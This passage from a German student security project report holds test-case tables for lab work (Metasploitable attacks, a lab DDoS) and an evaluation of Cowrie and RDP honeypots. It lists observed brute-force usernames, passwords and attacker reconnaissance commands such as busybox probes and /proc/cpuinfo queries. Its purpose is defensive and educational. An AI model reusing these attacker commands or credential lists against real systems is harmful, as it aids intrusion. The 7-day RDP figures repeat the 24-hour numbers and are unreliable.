Testfall E1.1	
Beschreibung	Es wird erklärt, wobei es sich bei Metasploitable handelt sowie wo der Sinn und Zweck dahinter liegt.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen getätigten wurden. Der Inhalte wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird erklärt, was Metasploitable ist und wozu man die VM gebrauchen kann.
Tatsächliches Resultat	Die Erklärung wurde im Punkt 4.2.8 erstellt.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 59: Testfall E1.1

Testfall E1.2	
Beschreibung	Ein Metasploitable System wird auf einem ESXi installiert und verfügt über eine Internetverbindung.
Testszenario	Es wird überprüft, ob Metasploitable, dass lokale Netzwerk sowie den Google DNS erreichen kann. Die Installationsanleitung der Metasploitable VM wird überprüft, ob diese Nachvollziehbar und verständlich ist.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Die Installation des Metasploitable auf dem ESXi System wird dokumentiert und kann vom lokalen Netzwerk erreicht werden. Eine Kommunikation mit dem Google DNS ist möglich.
Tatsächliches Resultat	<p>Das System kann mit dem lokalen Netzwerk kommunizieren.</p> <pre>msfadmin@metasploitable:~\$ ping 192.168.0.1 PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data. 64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.125 ms 64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=0.099 ms 64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=0.176 ms 64 bytes from 192.168.0.1: icmp_seq=4 ttl=64 time=0.132 ms</pre> <p>Abbildung 386: Ping im lokalen Netzwerk</p> <p>Das System kann mit dem Google DNS kommunizieren.</p> <pre>msfadmin@metasploitable:~\$ ping 8.8.8.8 PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data. 64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=117 ms 64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=7.79 ms 64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=10.9 ms 64 bytes from 8.8.8.8: icmp_seq=5 ttl=118 time=10.8 ms</pre> <p>Abbildung 387: Ping Google DNS</p>

Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 60: Testfall E1.2

Testfall E1.3	
Beschreibung	Es werden mindestens fünf verschiedene Vulnerabilitäten durchgangen und dokumentiert.
Testszenario	Es wird überprüft, ob die Angriffe getätigt wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitet Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es werden mindestens fünf verschiedene Vulnerabilitäten durchgangen und Schritt für Schritt dokumentiert.
Tatsächliches Resultat	Es wurden mehr als fünf Angriffe durchgeführt. Die Angriffe sind Schritt für Schritt dokumentiert.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 61: Testfall E1.3

8.1.6. Honey Pot

Testfall F1.1	
Beschreibung	Es wurde erklärt wo der Sinn und Zweck von Honey Pots liegt. Wie können Firmen davon profitieren? Welche Gefahren oder Möglichkeiten bringt ein Honey Pot?
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen getätigt wurden. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird erklärt, was ein Honey Pot ist, wo dessen Vor- und Nachteile liegen sowie wie ein Unternehmen davon profitieren kann.
Tatsächliches Resultat	Die Erklärung wurde im Punkt 4.2.9 erstellt.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 62: Testfall F1.1

Testfall F1.2	
Beschreibung	Die Installation des Honey Pot ist Schritt für Schritt dokumentiert. Für den Leser ist es nachvollziehbar warum einzelne Schritte gemacht werden.
Testszenario	Es wird überprüft, ob die notwendigen Konfigurationen getätigt wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitet Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Die Installation wird Schritt für Schritt dokumentiert und ist für den Leser nachvollziehbar.
Tatsächliches Resultat	Die Installation wurde Schritt für Schritt dokumentiert.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 63: Testfall F1.2

Testfall F1.3	
Beschreibung	Es gibt zwei Analysezeiträume. Einerseits 24 Stunden sowie mind. eine Woche. Die beiden Zeiträume sollten als einzelnes ausgewertet werden sowie anschliessend miteinander verglichen werden.
Testszenario	Es wird überprüft, ob die Angriffe getätigt wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitet Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird eine Analyse für je einen Zeitraum erstellt. Diese wird anschliessen mit der jeweilig anderen verglichen. Differenz sind aufgezeigt worden insofern vorhanden.
Tatsächliches Resultat	Es wurden zwei Analysen getätigt. Diese wurden dann mit der jeweilig anderen verglichen.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 64: Testfall F1.3

8.1.7. DDoS

Testfall G1.1	
Beschreibung	Es wird erklärt wie ein DDoS funktioniert, wo liegt die Motivation der Angreifer und wie können sich Firmen davor schützen.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen getätigten wurden. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	- Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird erklärt wie ein DDoS funktioniert, wo die Motivation der Angreifer liegt und wie Firmen sich davor schützen.
Tatsächliches Resultat	Die Erklärung wurde im Punkt 4.2.10 erstellt.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 65: Testfall G1.1

Testfall G1.2	
Beschreibung	Es werden verschiedene Angreifer vorbereitet und in ein Bot-Net integriert.
Testszenario	Es wird überprüft, ob die notwenigen Dokumentationen getätigten wurden. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft.
Involvierte Komponenten	- Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Insgesamt werden mindestens vier verschiedene Angreifer vorbereitet und in ein Bot-Net zusammen integriert.
Tatsächliches Resultat	Es wurden mehr als vier verschiedene Angreifer vorbereitet und in ein Bot-Net integriert.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 66: Testfall G1.2

Testfall G1.3	
Beschreibung	Der DDoS wurde auf einer Testumgebung realisiert. Der DDoS wurde auf Layer 3 dokumentiert und ist nachvollziehbar. Eine Verwendung des Bot-Net ist nicht zwingend!
Testszenario	Es wird überprüft, ob die Angriffe getägt wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitet Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Die in der Vorbereitung vorbereiteten Angreifer wurde so verwendet, dass ein erfolgreicher DDoS auf ein Testsystem vollzogen werden konnte. Das Ergebnis wurde auf Layer 3 dokumentiert.
Tatsächliches Resultat	Der DDoS Angriff war erfolgreich. Es wurde auf Layer 3 dokumentiert und ist nachvollziehbar. Das Bot-Net wurde nur bedingt verwendet.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 67: Testfall G1.3

8.1.8. Systemsicherheit im eigenen Netzwerk

Testfall H1.1	
Beschreibung	Es wird entschieden, welches Gerät erworben werden sollte, um die Sicherheit im eigenen Netzwerk zu erhöhen.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen und Entscheidungen getägt wurden. Der Inhalte wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird ein Entscheid gefällt. Dieser ist nachvollziehbar und logisch. Es werden verschiedene Produkte miteinander verglichen (Tabelle oder Text).
Tatsächliches Resultat	Die Erklärung wurde im Punkt 6. Entscheiden erstellt.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 68: Testfall H1.1

Testfall H1.2	
Beschreibung	Die Installation des gekauften Produkt ist nachvollziehbar und logisch. Zudem wird der Vorgang dokumentiert.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen und Entscheide getätigten wurden. Die Entscheidung wird auf deren Logik und Überzeugung revidiert. Der Inhalte wird zudem auf die Verständlichkeit für die Zielgruppe geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Die Installation des gekauften Produkt ist nachvollziehbar und logisch. Zudem wird der Vorgang dokumentiert.
Tatsächliches Resultat	Die Installation wurde dokumentiert und ist nachvollziehbar.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 69: Testfall H1.2

Testfall H1.3	
Beschreibung	Es wird eine Bewertung abgegeben, ob es eine Erhöhung der Sicherheit gegeben hat.
Testszenario	Verständlichkeit für die Zielgruppe wurde geprüft. Die Bewertung wird auf die Nachvollziehbarkeit und klare Verständlichkeit überprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Das Resultat befindet sich im Teil «Auswerten» der IPERKA Methode. Die Auswertung wurde mit Screenshots unterstützt und ist für den Lesenden nachvollziehbar sowie klar verständlich.
Tatsächliches Resultat	Eine Bewertung wurde im Punkt «Auswerten» erstellt. Diese ist für den Lesenden nachvollziehbar sowie klar verständlich.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 70: Testfall H1.3

9. Auswerten

9.1. Honey Pot 1 Kurzzeitanalyse 24h

Da ich verschiedene Einblicke in die Angriffe auf den Honey Pot haben wollte, habe ich zwei Systeme aufgesetzt. Ein System (svtoeltpot01) ist somit für die Kurzzeitanalyse gedacht ist. Das System wurde am Samstag den 19.12.2020 installiert und läuft seit dem 19.12.2020 11:00 Uhr produktiv. Somit ist die Zeit in der Daten gesammelt werden vom Samstag den 19.12.2020 11:00 Uhr bis am Sonntag den 20.12.2020 11:00 Uhr. Produktiv heisst, dass ab dann das System auf der Router Einstellung in der DMZ liegt und somit von aussen erreichbar ist. Im Voraus wird dann das System aufgesetzt und konfiguriert, um dann funktionsfähig zu sein.

9.1.1. Cowrie – Auswertung

In der Zeit von 24 Stunden zeichnete der Cowrie Honeypot insgesamt 64.433 Angriffe von 297 einzigartigen IP-Adressen und 26 einzigartigen HASSHs. «HASSH» ist ein Netzwerk-Fingerprinting-Standard, der zur Identifizierung bestimmter Client- und Server-SSH-Implementierungen verwendet werden kann. Die Fingerabdrücke können einfach gespeichert, durchsucht und in Form eines MD5-Fingerabdrucks weitergegeben werden. In der folgenden Karte kann man sehen woher die ganzen Angriffe aus der Welt kommen.



Abbildung 388: Cowrie Attack Map

58.42% der Angriffe kamen aus Irland. Absolut wären dies 37642 von 64433 Angriffen. Russland landete auf dem zweiten Platz mit insgesamt 11341 Angriffen. Ein Überraschung für mich war Panama, aus diesem Land kamen ca. 13% der gesamten Angriffe. Dies wäre absolut 8761. Diese Daten muss man mit einer gewissen Vorsicht geniessen durch Proxys und VPNs kann man den eigentlichen Standort des Angreifer sehr leicht verschleiern. Daher ist diese Datenaushebung bestimmt interessant aber auch nicht der Wahrheit getreu.




Abbildung 389: Attacks by Country

Der meistverwendete Nutzernname war «admin». Bei den Benutzernamen gab es keine grossen Überraschung. Die Ausnahme bilden hier «sh» und «enable» die auf keinen mir bekannten System als Standardbenutzernamen verwendet werden. «Admin» und «root» sind selbsterklärend. «Pi» ist der User für Raspberry Pis, da viele Services im Privatgebrauch auf Raspberry Pis laufen, wie zB. ein VPN oder ähnliches macht es Sinn diesen Namen für Bruteforce Angriffe zu verwenden. «ubnt» ist der Standardnutzer für Ubiquiti Network Produkte des US-Hersteller Ubiquiti Inc.

Nutzernname	Anzahl
admin	7,147
root	355
sh	24
enable	19
pi	19
user	13
test	11
ubnt	9
guest	8
ftpuser	7

Tabelle 71: Cowrie Top 10 Nutzernamen

Die Passwörter waren interessant. Besonders «aqweasdfgfdgfdh» oder auch «fuckyou» würde ich nicht als klassische Passwörter bezeichnen. Das Passwort «aqweasdfgfdgfdh» würde ich sogar als manuelle Eingabe definieren. Das Passwort «fuckyou» kann von einer Passwort Liste stammen, konnte aber im Internet keine weiteren Informationen dazu finden. Es könnte von einem Verärgerten Angreifer handeln, der bemerkt hat, dass es sich hierbei um einen Honey Pot handelt.

Passwort	Anzahl
admin	7123
	250
aqweasdfgfdgfdh	43
fuckyou	29
root	27
shell	24
system	22
123456	19
password	18
sweets	15

Tabelle 72: Cowrie Top 10 Passwörter

Interaktionen

Da mit der Shell von Cowrie auch Interaktion möglich ist, wurde dies ebenfalls protokolliert. Unten sind die zehn meistgenutzten Befehle, deren Häufigkeit und Zweck.

Input	Anzahl	Zweck
system	80	Mittels diesem Befehl will man Eigenschaften des Gerätes herausfinden. Wie OS, Version, IP-Adresse etc. Hierbei handelt es sich um das sogenannte Device Fingerprinting.
shell	72	Mittels diesem Befehl kann man Eingaben auf mehrere Ausgaben verteilen.
enable	40	Der Linux-Befehl enable wird verwendet, um die integrierten Shell-Befehle zu aktivieren oder zu deaktivieren.
sh	36	sh ist ein Interpreter für Befehlssprachen, der Befehle ausführt, die aus einer Befehlszeichenfolge, der Standardeingabe oder einer angegebenen Datei gelesen werden.
while read i	32	Keinen erkärbaren Zweck
/bin/busybox FBOT	18	BusyBox ist ein Computerprogramm, das verschiedene elementare Standard-Unix-Dienstprogramme in einem einzelnen Programm vereint.
/bin/busybox cat /bin/busybox while read i; do /bin/busybox echo \$i; done < /bin/busybox /bin/busybox dd if=/bin/busybox bs=22 count=1	14	BusyBox ist ein Computerprogramm, das verschiedene elementare Standard-Unix-Dienstprogramme in einem einzelnen Programm vereint.
cat /bin/busybox	14	BusyBox ist ein Computerprogramm, das verschiedene elementare Standard-Unix-Dienstprogramme in einem einzelnen Programm vereint.
dd bs=52 count=1 if=.s cat .s while read i; do echo \$i; done < .s	14	Versucht ein File zu lesen, das «.s» heisst. Mittels Pipe werden vier verschiedene Methoden verwendet:

		<ul style="list-style-type: none"> - Mit «dd» (die ersten 52 Bytes auslesen) - Mit «cat» - Bash Funktionen «read» und «echo»
dd if=/bin/busybox bs=22 count=1	14	BusyBox ist ein Computerprogramm, das verschiedene elementare Standard-Unix-Dienstprogramme in einem einzelnen Programm vereint.

Tabelle 73: Top 10 Interaktionen

9.1.2. Rdp – Auswertung

In der Zeit von 24 Stunden zeichnete der Rdp Honeypot insgesamt 3985 Angriffe von 50 einzigartigen IP-Adressen.




Abbildung 390: Rdp Attack Map

80.09% der Angriffe kamen aus Rumänien. Absolut wären dies 3154 von 3985 Angriffen. Deutschland landete auf dem zweiten Platz mit insgesamt 542 Angriffen. Ein Überraschung für mich war Saudi Arabien, aus diesem Land kamen 58 der gesamten Angriffe. Diese Daten muss man mit einer gewissen Vorsicht geniessen durch Proxys und VPNs kann man den eigentlichen Standort des Angreifer sehr leicht verschleiern. Daher ist diese Datenaushebung bestimmt interessant aber auch nicht der Wahrheit getreu.




Abbildung 391: Attacks by Country

9.2. Honey Pot 2 Langzeitanalyse 7d

Da ich verschiedene Einblicke in die Angriffe auf den Honey Pot haben wollte, habe ich zwei Systeme aufgesetzt. Ein System (svtoeltpot02) ist somit für die Langzeitanalyse gedacht ist. Das System wurde am Sonntag den 18.12.2020 installiert und läuft seit dem 20.12.2020 11:00 Uhr produktiv. Somit ist die Zeit in der Daten gesammelt werden vom Sonntag den 20.12.2020 11:00 Uhr bis am Sonntag den 27.12.2020 11:00 Uhr. Produktiv heisst, dass ab dann das System auf der Router Einstellung in der DMZ liegt und somit von aussen erreichbar ist. Im Voraus wird dann das System aufgesetzt und konfiguriert, um dann funktionsfähig zu sein.

9.2.1. Cowrie – Auswertung

In der Zeit von 168 Stunden zeichnete der Cowrie Honeypot insgesamt 913'698 Angriffe von 1'741 einzigartigen IP-Adressen und 30 einzigartigen HASSHs. «HASSH» ist ein Netzwerk-Fingerprinting-Standard, der zur Identifizierung bestimmter Client- und Server-SSH-Implementierungen verwendet werden kann. Die Fingerabdrücke können einfach gespeichert, durchsucht und in Form eines MD5-Fingerabdrucks weitergegeben werden. In der folgenden Karte kann man sehen woher die ganzen Angriffe aus der Welt kommen.



Abbildung 392: Cowrie Attack Map

51.33% der Angriffe kamen aus Irland. Absolut wären dies 452'042 von 913'698 Angriffen. Russland landete auf dem zweiten Platz mit insgesamt 159'229 Angriffen. Ein Überraschung für mich war Panama, aus diesem Land kamen ca. 13.52% der gesamten Angriffe. Dies wäre absolut 119'057. Diese Daten muss man mit einer gewissen Vorsicht genießen durch Proxys und VPNs kann man den eigentlichen Standort des Angreifer sehr leicht verschleiern. Daher ist diese Datenaushebung bestimmt interessant aber auch nicht der Wahrheit getreu.




Abbildung 393: Attacks by Country

Der Cowrie Pot kann über die Ports TCP/22 und TCP/23 angegriffen werden. Da es sich bei Telnet eher um ein ausgestorbenes Protokoll handelt sind Angriffe über diesen Port nicht besonders erfolgreich, da es sich dann meistens um Honey Pots handelt. 97.68 Prozent der Angriffe war über SSH und der Rest 2.32 Prozent waren via Telnet. Absolut waren dies jeweils 892'500 und 21'198 Angriffe.




Abbildung 394: Attacks by Port

Der meistverwendete Nutzernname war «admin». Bei den Benutzernamen gab es keine grossen Überraschung. Die Ausnahme bilden hier «nproc», «sh» und «enable» die auf keinen mir bekannten System als Standardbenutzernamen verwendet werden. «Admin» und «root» sind selbsterklärend.

Nutzernname	Anzahl
admin	66'704
Admin	20'092
root	4'769
nproc	725
sh	219
enable	200
test	185
user	142
oracle	118
postgres	116

Tabelle 74: Top 10 Nutzernamen

Die Passwörter waren in der Langzeitanalyse so wie gedacht. Nun kann man viele Passwörter sehen, die auch in Rainbow Tables und gängigen Passwort Listen verwendet werden.

Passwort	Anzahl
admin	66'398
Admin	20'090
123456	2'123
password	992
123	805
password123	792
12345	763
nproc	725
	312
1234	262

Tabelle 75: Top 10 Passwörter

Interaktionen

Da mit der Shell von Cowire auch Interaktion möglich ist, wurde dies ebenfalls protokolliert. Unten sind die zehn meistgenutzten Befehle, deren Häufigkeit und Zweck.

Input	Anzahl	Zweck
uname -a	764	Alle Informationen, die mit dem Befehl «uname» auffindbar sind, werden damit aufgezeigt. Mit dem Befehl «uname» kann man sich einige Systeminformationen zum Kernel ausgeben lassen. In der Praxis wird es meist herangezogen, um die aktuell verwendete Kernelversion anzuzeigen.
cat /proc/cpuinfo grep model grep name wc -l	754	Anzahl CPUs auf dem System anzeigen lassen.
cat /proc/cpuinfo grep name head -n 1 awk '{print \$4,\$5,\$6,\$7,\$8,\$9;}'	754	Gibt aus, welche CPU auf dem System installiert ist.
cat /proc/cpuinfo grep name wc -l	754	Anzahl CPUs auf dem System anzeigen lassen.
crontab -l	754	Ausgabe von allen auf dem System vorhandenen Crontabs. Diese sind mit Scheduled Task zu vergleichen die regelmässig auf einem System ausgeführt werden.
free -m grep Mem awk '{print \$2 , \$3, \$4, \$5, \$6, \$7}'	754	Gibt verschiedene Informationen zum Memory aus. Die erste Zahl steht für die gesamte Anzahl Installierter Memory auf dem System, die zweite Zahl wieviel vom Memory verwendet wurde, die dritte steht für den freien Memory, die vierte Zahl steht für den verwendeten Shared Memory, die fünfte Zahl steht für die Buffers und die sechste Zahl steht für den Cached Memory.
ls -lh \$(which ls)	754	Ausgabe wo der Befehl «ls» abgespeichert wurde.
top	754	Gibt die aktuell laufenden Prozesse auf dem System aus.
uname	754	Mit dem Befehl «uname» kann man sich einige Systeminformationen zum Kernel ausgeben lassen. In der Praxis wird es meist herangezogen, um die aktuell verwendete Kernelversion anzuzeigen.
uname -m	754	Gibt die Maschinen Architektur aus. Entspricht dem Befehl «arch». Mit dem Befehl «uname» kann man sich einige Systeminformationen zum Kernel ausgeben lassen. In der Praxis wird es meist herangezogen, um die aktuell verwendete Kernelversion anzuzeigen.

Tabelle 76: Top 10 Interaktionen

9.2.2. Rdpv – Auswertung

In der Zeit von 168 Stunden zeichnete der Rdpv Honeypot insgesamt 60'122 Angriffe von 184 einzigartigen IP-Adressen.



Abbildung 395: Rdpv Attack Map

80.09% der Angriffe kamen aus Rumänien. Absolut wären dies 3154 von 3985 Angriffen. Deutschland landete auf dem zweiten Platz mit insgesamt 542 Angriffen. Ein Überraschung für mich war Saudi Arabien, aus diesem Land kamen 58 der gesamten Angriffe. Diese Daten muss man mit einer gewissen Vorsicht genießen durch Proxys und VPNs kann man den eigentlichen Standort des Angreifer sehr leicht verschleiern. Daher ist diese Datenaushebung bestimmt interessant aber auch nicht der Wahrheit getreu.

